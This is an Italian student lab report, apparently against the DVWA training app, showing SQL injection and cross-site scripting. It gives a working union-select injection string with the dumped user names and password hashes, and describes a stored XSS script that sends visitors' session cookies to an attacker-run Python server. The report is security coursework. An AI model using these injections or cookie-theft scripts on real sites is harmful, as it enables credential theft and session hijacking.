

# PROGETTO S6/L5

In questo report dimostriamo che la pagina è vulnerabile tramite attacchi SQLi e SSX

## ATTACCO SQLi

Questo è un attacco di tipo SQLi, attraverso il quale usiamo un comando sql nella txt box che poi è eseguito dal url.

**vulnerability: SQL injection (Blind)**

User ID:

ID: 1' or 1=1 union select user,password from users #  
First name: admin  
Surname: admin

ID: 1' or 1=1 union select user,password from users #  
First name: Gordon  
Surname: Brown

ID: 1' or 1=1 union select user,password from users #  
First name: Hack  
Surname: Me

ID: 1' or 1=1 union select user,password from users #  
First name: Pablo  
Surname: Picasso

ID: 1' or 1=1 union select user,password from users #  
First name: Bob  
Surname: Smith

ID: 1' or 1=1 union select user,password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' or 1=1 union select user,password from users #  
First name: qordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' or 1=1 union select user,password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' or 1=1 union select user,password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' or 1=1 union select user,password from users #  
First name: Smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**


Questo codice ci permette estrapolare username e psw degli utenti registrati, persino quelli criptati.

## ATTACCO XXS

CROSS-SITE SCRIPTING: è un attacco dove si sfrutta la vulnerabilità del sito web, il quale permette a un utente mal intenzionato di inserire script.

In questo attacco usiamo uno script attraverso il quale richiediamo i cookies, faremo in modo che lo script sia collegato alla pagina così da rimandarci i cookies, useremo un server creato da noi per poter ricevere questi dati.

Così a ogni persona che accede alla pagina gli vengono intercettati i cookie e veniamo a conoscenza di questi dati.



In questo caso ho usato un server creato con python attraverso il quale non solo otteniamo i cookies di sessione ma abbiamo anche la possibilità di navigare attraverso il server.